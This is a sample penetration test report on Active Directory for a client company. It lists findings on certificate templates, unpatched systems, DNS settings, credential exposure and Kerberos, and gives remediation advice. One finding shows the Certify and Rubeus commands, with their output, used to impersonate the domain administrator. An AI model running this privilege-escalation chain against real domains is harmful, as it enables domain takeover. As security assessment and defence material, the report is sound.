SYSLIFTERS

Sample Report: Active Directory

Pentest for **Security Maximale GmbH**
2022-09-12
v 1.0

Contact:
Aron Molnar
+43 660 923 40 60
aron@syslifters.com

Content

Management Summary

In the course of the pentest of the internal infrastructure, the Windows Active Directory domain could be completely compromised via several paths. An attacker with the standard permissions of an employee could thus gain access to all resources managed in the Windows domain (incl. e-mails, servers, PCs, files, etc.).

The elevation of privileges was achieved, for example, through faulty configurations of the Active Directory (incorrect access controls on certificate templates, insecure dynamic DNS updates, unconstrained delegation). Elevation of privileges was also possible because credentials from local administrators could be read in the user description of several users, as well as in the settings of group policies.

Several dozen systems could be completely compromised via critical vulnerabilities due to missing updates. We strongly recommend ensuring the regular installation of updates as part of a patch management process.

Here is the report. What now?

It is very important to us that you work with our report and derive measures for improvement from it. Therefore, we will re-test vulnerabilities for you free of charge if they are resolved within eight weeks!

In this assessment we have identified vulnerabilities with criticality `Critical` and `High` . We recommend that these vulnerabilities be addressed as a matter of priority.

Vulnerabilities with less complex countermeasures and risk `Medium` and below should, according to our recommendation, be fixed prioritised by effort. All other vulnerabilities should either be fixed or addressed as part of a continious improvement process.

Please ensure that you deprovision all users and resources that were provisioned during the pentest as soon as they are no longer required.

Scope and Duration

For this pentest, we gained access to the internal network of Security Maximale GmbH at the site Stephansplatz 1, 1010 Vienna. Two Microsoft Windows notebooks (hardware) and three user accounts were provided. One of the users had local admin rights on a provided notebook.

The scope of the penetration test included:

- Active Directory infrastructure
- Notebooks with Microsoft Windows
- Windows and UNIX servers
- 10.17.1.0/24
- 10.17.5.0/24
- 10.17.10.0/24
- 10.17.11.0/24
- 10.20.1.0/24
- 10.20.2.0/24
- 192.168.1.0/24
- 192.168.2.0/24
- 192.168.10.0/24

The penetration test was conducted using a time-box approach and covered 10 person-days.


The following Windows client computers and users were provided to us:

- Client computer: PENTEST-CLIENT01
- Client computer: PENTEST-CLIENT02
- Local user: pentest_local_admin
- AD User: PENTEST01
- AD User: PENTEST02

We recommend deprovisioning all user accounts and resources as soon as they are no longer needed.

Vulnerability Overview

In the course of this pentest **3 Critical** , **4 High** , **2 Medium** and **1 Info** vulnerabilities were identified:



Distribution of identified vulnerabilities

A tabular overview of all vulnerabilities identified:

Vulnerability	**Criticality**
Insecure certificate templates	**Critical**
Vulnerabilities in outdated software	**Critical**
Insecure DNS settings enable MitM attacks	**Critical**
Credentials in Group Policy Preferences	**High**
Credentials in Active Directory fields	**High**
Unconstrained delegation for service accounts	**High**
User accounts vulnerable to Kerberoasting	**High**
Weak password complexity requirements	**Medium**
Network access due to missing NAC solution	**Medium**

Vulnerability	Criticality
Windows Active Directory Audit	Info

A list of all vulnerabilities including a brief description:

1. Insecure certificate templates (Critical: 9.9)
Affects: Certificate template "SmartcardUsers" of Certificate Authority "ca01.lab.local"

In the course of the audit, we were able to identify vulnerable certificate templates that were used by Active Directory Certificate Services (AD CS) as a basis for issuing certificates. An authenticated attacker can use AD CS to issue certificates that are in the name of an arbitrary user due to incorrect settings and can be used for authentication in Active Directory. An attacker could thereby gain the rights of a domain administrator and take over the entire domain.

2. Vulnerabilities in outdated software (Critical: 9.8 | Partially Resolved)
Affects: Systems in internal network

We were able to identify several software packages that were no longer up to date at the time of the audit and contained known vulnerabilities. These included software versions with critical vulnerabilities that allow the complete compromise of systems, such as MS08-067 (e.g. used by the Conficker worm from 2008), Shellshock, MS17-010 (e.g. used by the WannaCry ransomware), BlueKeep and others.

Of **437 systems** scanned, **15 systems** had at least one **critical** vulnerability and **38 systems** had at least one **high** vulnerability. In addition, 132 systems were affected by medium-risk vulnerabilities and 289 systems by low-risk vulnerabilities.
A detailed overview of all vulnerabilities can be found in the attached Tenable Nessus vulnerability scan report.

3. Insecure DNS settings enable MitM attacks (Critical: 9.0 | Resolved)
Affects: Active Directory DNS Zones

The ADIDNS was configured at the time of the audit to allow unauthenticated users to manipulate DNS records. This allows attackers to redirect, read and modify network traffic.

In a successful attack, an attacker could obtain credentials to execute code on foreign systems or move laterally on the network.

4. Credentials in Group Policy Preferences (High: 8.8 | Resolved)

We were able to identify credentials of local administrators in Group Policy Preferences (GPP). GPPs are stored in the SYSVOL directory on the domain controller, to which authenticated users have read access by default. The passwords are encrypted, but the key used by Microsoft is publicly known. Any domain user can therefore view available

GPPs and decrypt the passwords stored in them. An attacker could thereby expand his rights in the domain.

5. Credentials in Active Directory fields (High: 8.8 | Resolved)

In the course of the audit, we were able to identify passwords of users that were stored in the "Description" field of Active Directory user objects. These could be successfully used for a login. The field is readable for all authenticated Active Directory users.

6. Unconstrained delegation for service accounts (High: 8.5)
Affects: Service accounts IIS01-03

We identified three service accounts (IIS01-03) in the Active Directory domain that had insecure Kerberos Unconstrained Delegation configured. Attackers who successfully compromise one of these service accounts can access cached authentication tickets. The print spooler service is also active on the domain controllers. This allows an attacker to actively trigger authentication of the domain controllers, which further exacerbates this vulnerability. An attacker could thereby gain the rights of a domain administrator.
We were not able to successfully exploit the vulnerability because we could not successfully take over any of the three service accounts.

7. User accounts vulnerable to Kerberoasting (High: 8.4 | Partially Resolved)
Affects: Service accounts in Active Directory

We identified three highly privileged service accounts (total: 4) that were vulnerable to Kerberoasting. Low-privileged attackers can request service tickets from these service accounts and guess the respective plaintext password in the course of an offline brute force attack. In offline brute force attacks, passwords can be cracked much faster than over the network. In the course of the test, we were able to successfully crack two plaintext passwords.

8. Weak password complexity requirements (Medium: 5.9)

At the time of the audit, weak password policies were configured in the Active Directory environment. The required password length was only seven characters and no complexity requirements were enforced. Weak passwords can usually be guessed by brute force attacks in a short time. If the password of a privileged user account was successfully guessed, an attacker could take over the entire domain.

9. Network access due to missing NAC solution (Medium: 4.3 | Accepted)
Affects: Layer 2 network/network ports at the site Stephansplatz 1, 1010 Vienna

We were able to gain access to the corporate network during the audit due to a missing Network Access Control (NAC) solution. NAC is a measure that ensures that only trusted devices are allowed to connect to the corporate network and that they meet all network requirements before being granted access. Untrusted and unauthorised devices are thus kept off the network. However, if no NAC solution is established in the company, attackers can place computers, computer accessories or network hardware on the network that can be used as a starting point to access internal resources.

10. Windows Active Directory Audit (Info: 0.0)

Affects: Active Directory User Objects

As part of the penetration test, the user and computer objects stored in Active Directory were analysed and various metrics were evaluated.

Vulnerability Details

1. Insecure certificate templates


Criticality: **Critical**
CVSS-Score: **9.9**
Affects: Certificate template "SmartcardUsers" of Certificate Authority "ca01.lab.local"
Recommendation: All enterprise CAs and certificate templates should be checked for insecure settings and permissions.

Overview

In the course of the audit, we were able to identify vulnerable certificate templates that were used by Active Directory Certificate Services (AD CS) as a basis for issuing certificates. An authenticated attacker can use AD CS to issue certificates that are in the name of an arbitrary user due to incorrect settings and can be used for authentication in Active Directory. An attacker could thereby gain the rights of a domain administrator and take over the entire domain.

Description

In the course of the audit, we were able to edit the certificate template `SmartcardUsers`. The permissions can be seen in the following screenshot.



Group or user names:

- Authenticated Users
- SmartCardUsers (LAB\SmartCardUsers)
- Administrator (LAB\Administrator)
- Domain Admins (LAB\Domain Admins)
- Enterprise Admins (LAB\Enterprise Admins)


Permissions for Authenticated Users	Allow	Deny
Full Control	□	□
Read	☑	□
Write	☑	□
Enroll	□	□
Autoenroll	□	□

For special permissions or advanced settings, click Advanced.

Permissions of authenticated users for the certificate template SmartcardUsers

Although logged-in users could not issue new certificates at the time of the test, we were able to change this because of the configured write permissions. We were also able to disable the 'USER_INTERACTION_REQUIRED' setting so that no user notification occurs when a certificate is issued, as well as allow the SAN field to be used.


Since the certificate template allowed client authentications, we did not need to adjust this setting. Thus, we were able to use the certificate template to issue ourselves a certificate with the SAN 'administrator' with the user 'PENTEST01'.



```
C:\Users\pentest01\Desktop>.\Certify.exe request /ca:ca01.lab.local\CA01 /template:SmarcardUsers /altname:Administrator@lab.local

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Request a Certificates

[*] Current user context    : LAB\pentest01
[*] No subject name specified, using current context as subject.

[*] Template                : SmarcardUsers
[*] Subject                 : CN=Pentest01, CN=Users, DC=lab, DC=local
[*] AltName                 : Administrator@lab.local

[*] Certificate Authority   : ca01.lab.local\CA01

[*] CA Response             : The certificate had been issued.
[*] Request ID              : 621

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA0hXrHgdXEdElOkl1nTu16qpIcfh6wSrY5BY+n3+6LTiQHqZ+
<...snip...>
2VGtKHnZl5ClMDg3aaYH6V2VgVlyksZkFe1NErtowOgnHhwFMSd9YA==
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIF/TCCBOWgAwIBAgITLAAAAAaQOJZxEftivQAAAAAABjANBgkqhkiG9w0BAQsF
<...snip...>
KXZTQnSgRiYT3SdMF7twF4ZMelt3YAaZefWh8Msjr1qaDxKOgqJEwr0JdRTQPO3S
WQ==
-----END CERTIFICATE-----


[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
```

Issuing a certificate from the modified certificate template

To be able to use the certificate for a login, we issued a Kerberos ticket granting ticket for the user `administrator` with the Kerberos client `Rubeus`. We could eventually use this for further authentications.



```
C:\Users\pentest01\Desktop>.\Rubeus.exe asktgt /user:Administrator /certificate:cert.pfx /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Pentest01, CN=Users, DC=lab, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'lab.local\Administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFujCCBbagAwIBBaEDAgEWooIE0zCCBM9hggTLMIIEx6ADAgEFoQsbCUxBQi5MT0NBTKIeMBygAwIB
      <...snip...>
      MBygAwIBAqEVMBMbBmtyYnRndBsJbGFiLmxvY2Fs
[+] Ticket successfully imported!

  ServiceName              :  krbtgt/lab.local
  ServiceRealm             :  LAB.LOCAL
  UserName                 :  Administrator
  UserRealm                :  LAB.LOCAL
  StartTime                :  21/04/2022 12:49:44
  EndTime                  :  21/04/2022 22:49:44
  RenewTill                :  28/04/2022 12:49:44
  Flags                    :  name_canonicalize, pre_authent, initial, renewable, forwardable
  KeyType                  :  rc4_hmac
```

Issuing a Kerberos TGT using a certificate

This enabled us to authenticate ourselves to the domain controller as the domain administrator and take over the entire domain.

Active Directory Certificate Services (AD CS) is a server role integrated into Windows Server and offers various services for creating and managing a data key infrastructure (PKI). Certificates are used for encryption (e.g. of the file system), signing of messages (e.g. code signing) or authentication (e.g. to the Active Directory). It contains different fields, such as.

- subject: owner of the certificate
- data Key: public key linking the owner to a separately stored private key
- NotBefore and NotAfter: specify the validity period of the certificate
- Serial Number: Unique identifier of the certificate
- Issuer: Specifies the certification authority that issued the certificate.
- SubjectAlternativeName (SAN): Defines alternative names of the holder.
- Basic Constraints: Specifies restrictions on the uses of the certificate.
- Extended Key Usages (EKUs): Contains object identifiers (OIDs) that describe how the certificate should/could be used (e.g. code signing, server authentication, client authentication, etc.).
- Signature Algorithm: Specifies the algorithm used to sign the certificate.

- Signature: Digital signature of the certificate that was generated with the private key of the issuer (e.g. CA).

In the AD CS role, certificates are issued via an enrollment process. Clients initiate this process by first identifying available Enterprise CAs in the Active Directory. The clients then generate an asymmetric key pair. The public key, subject and name of a certificate template are then combined into a CSR (Certificate Signing Request) message and signed with the private key. The CSR message is then sent by the client to an enterprise CA server. Provided the client is allowed to request certificates, the CA generates a new certificate based on the requested certificate template and using the information provided in the CSR message.

Certificate templates are used by the CA as the basis for new certificates. They specify predefined certificate settings, such as how long a certificate is valid, what the certificate may be used for or who may request certificates. After a new certificate has been issued, it is signed by the CA with its private key in the last step and transmitted to the client. The client can finally use the certificate for the intended purpose determined by the EKUs.

Recommendation

- The write permissions for the certificate template `SmartcardUsers` should be removed. The following settings include write permissions:
  - `FullControl`
  - `WriteDacl`
  - `WriteOwner`
  - `WriteProperty`
- All CAs should be checked for unsafe settings and permissions:
  - If possible, the EDITF_ATTRIBUTESUBJECTALTNAME2 setting should be disabled on all CAs. Alternatively, a manager permission should be configured for each certificate template that enables domain authentication.
  - Restrictions should be placed on who can act as an enrollment agent and for which users/certificate templates these agents can request certificates.
  - User/group permissions on CA servers should be restricted as much as possible.
- All certificate templates should be checked for insecure settings and permissions:
  - If certificate issuance does not require a SAN specification, the setting should be removed from the template.
  - Where SubjectAlternativeNames specification is required, the relevant template should enable manager approval.
  - CSRs should be required to be signed by existing authorised certificates where possible.
  - Requesting new certificates should only be possible for selected users/groups.
  - Care should be taken to ensure that users do not have write permissions on certificate templates.

  - Only necessary EKUs should be specified in the template. Templates with extensive EKUs should be limited to privileged users/groups.
- CA servers should be considered Tier 0 resources and therefore protected like a domain controller.
- AD CS HTTP endpoints should be disabled unless needed. Otherwise, HTTPS should be enforced to access the endpoints and the use of NTLM should be restricted where possible. Extended Protection for Authentication (EPA) should also be enabled to limit NTLM relay attacks.

2. Vulnerabilities in outdated software

Remediation Status: Partially Resolved
Criticality: Critical
CVSS-Score: 9.8
Affects: Systems in internal network
Recommendation: Software should always be kept up to date. We recommend implementing a patch management process that ensures regular updates.

Overview

We were able to identify several software packages that were no longer up to date at the time of the audit and contained known vulnerabilities. These included software versions with critical vulnerabilities that allow the complete compromise of systems, such as MS08-067 (e.g. used by the Conficker worm from 2008), Shellshock, MS17-010 (e.g. used by the WannaCry ransomware), BlueKeep and others.

Of **437 systems** scanned, **15 systems** had at least one **critical** vulnerability and **38 systems** had at least one **high** vulnerability. In addition, 132 systems were affected by medium-risk vulnerabilities and 289 systems by low-risk vulnerabilities.
A detailed overview of all vulnerabilities can be found in the attached Tenable Nessus vulnerability scan report.

Remarks on remediation status

The re-test showed that systems with critical vulnerabilities (BlueKeep, MS17-010, MS08-067, Shellshock) have been patched so that they are no longer vulnerable.

However, there are still some systems in operation with versions that are no longer supported.

Description

In the course of the audit, we performed an automated, authenticated vulnerability scan with Tenable Nessus. A detailed overview of all vulnerabilities can be found in the attached Tenable Nessus vulnerability scan report. We list the vulnerabilities with the highest risks in the following overview:

Microsoft RDP RCE (CVE-2019-0708) (BlueKeep).

- 10.17.1.80 (tcp/3389/msrdp)
- 10.17.1.209 (tcp/3389/msrdp)
- 10.17.1.212 (tcp/3389/msrdp)
- 10.17.1.219 (tcp/3389/msrdp)

Obsolete Microsoft SQL Server

Host	Microsoft SQL Server Version
10.17.1.34 (tcp/1433/mssql)	8.0.2039.0
10.17.1.40 (tcp/1433/mssql)	12.0.5000.0
10.17.1.44 (tcp/62084/mssql)	13.0.4001.0

Outdated Windows versions

- Microsoft Windows Server 2003 Service Pack 2
- Windows XP for Embedded Systems
- Microsoft Windows Server 2008 R2 Standard Service Pack 1
- Microsoft Windows Server 2008 R2 Foundation Service Pack 1
- Microsoft Windows 7 Professional

We were able to identify **62 systems** with outdated Windows operating system versions. The exact overview of the systems can be found in the attached vulnerability scan report.

MS17-010: ETERNALBLUE/ETERNALCHAMPION/ETERNALROMANCE/ ETERNALSYNERGY/WannaCry/EternalRocks/Petya

- 10.17.1.25 (tcp/445/cifs)
- 10.17.1.39 (tcp/445/cifs)
- 10.17.10.122 (tcp/445/cifs)
- 10.17.11.137 (tcp/445/cifs)

MS08-067

- 10.17.11.139 (tcp/445/cifs)

GNU Bash Environment Variable Handling Code Injection (Shellshock)

- 10.20.1.245 (tcp/80/www)
- 10.20.1.246 (tcp/80/www)

Recommendation

- Outdated software with critical and high vulnerabilities should be updated as soon as possible.
- Systems and software should always be kept up to date.
- We recommend implementing a patch management process to ensure regular updates.
- Depending on the use case, we usually also recommend the use of automatic update mechanisms.

3. Insecure DNS settings enable MitM attacks

Remediation Status: Resolved
Criticality: Critical
CVSS-Score: 9.0
Affects: Active Directory DNS Zones
Recommendation: DNS zones should only allow secure dynamic DNS updates. Access permissions for DNS zones should be restricted to make ADIDNS attacks more difficult.

Overview

The ADIDNS was configured at the time of the audit to allow unauthenticated users to manipulate DNS records. This allows attackers to redirect, read and modify network traffic.

In a successful attack, an attacker could obtain credentials to execute code on foreign systems or move laterally on the network.

Remarks on remediation status

All recommended measures have been implemented.

Description

The Active Directory Domain Services (AD DS) make it possible to manage DNS information in the Active Directory. This is called Active Directory-integrated DNS (ADIDNS).


At the time of the audit, "insecure dynamic updates" were configured. This made it possible as an unauthenticated user to modify existing DNS records, as well as create new DNS records. Attackers can exploit this to redirect traffic and thus get into a MitM position.

ADIDNS zones can be modified remotely via dynamic updates or using LDAP. The DNS Dynamic Update Protocol is a DNS-specific protocol designed for updating DNS zones. In Active Directory, dynamic updates are mainly used by computer accounts to add and update their own DNS records.

When using "secure dynamic updates", new DNS records can be added by default, but existing records cannot be modified. With "insecure dynamic updates", modification is also possible. This offers attackers a considerably larger attack surface.

The creation of new DNS entries also poses a considerable risk. Namely, if a host name does not exist in the DNS, Windows clients additionally resolve the names via LLMNR and NBT-NS by default. An attacker could control the translation of the name to an IP address via DNS by setting a new DNS record, or forge LLMNR and NBT-NS responses. This allows the attacker to redirect network traffic to themselves and obtain credentials, for example.

Adding new DNS records is possible for authenticated users because of the "Create all child objects" permission set by default.



Group or user names:

- Everyone
- CREATOR OWNER
- SELF
- Authenticated Users
- SYSTEM
- DnsAdmins (LAB\DnsAdmins)

Permissions for Authenticated Users	Allow	Deny
Full control	□	□
Read	□	□
Write	□	□
Create all child objects	☑	□
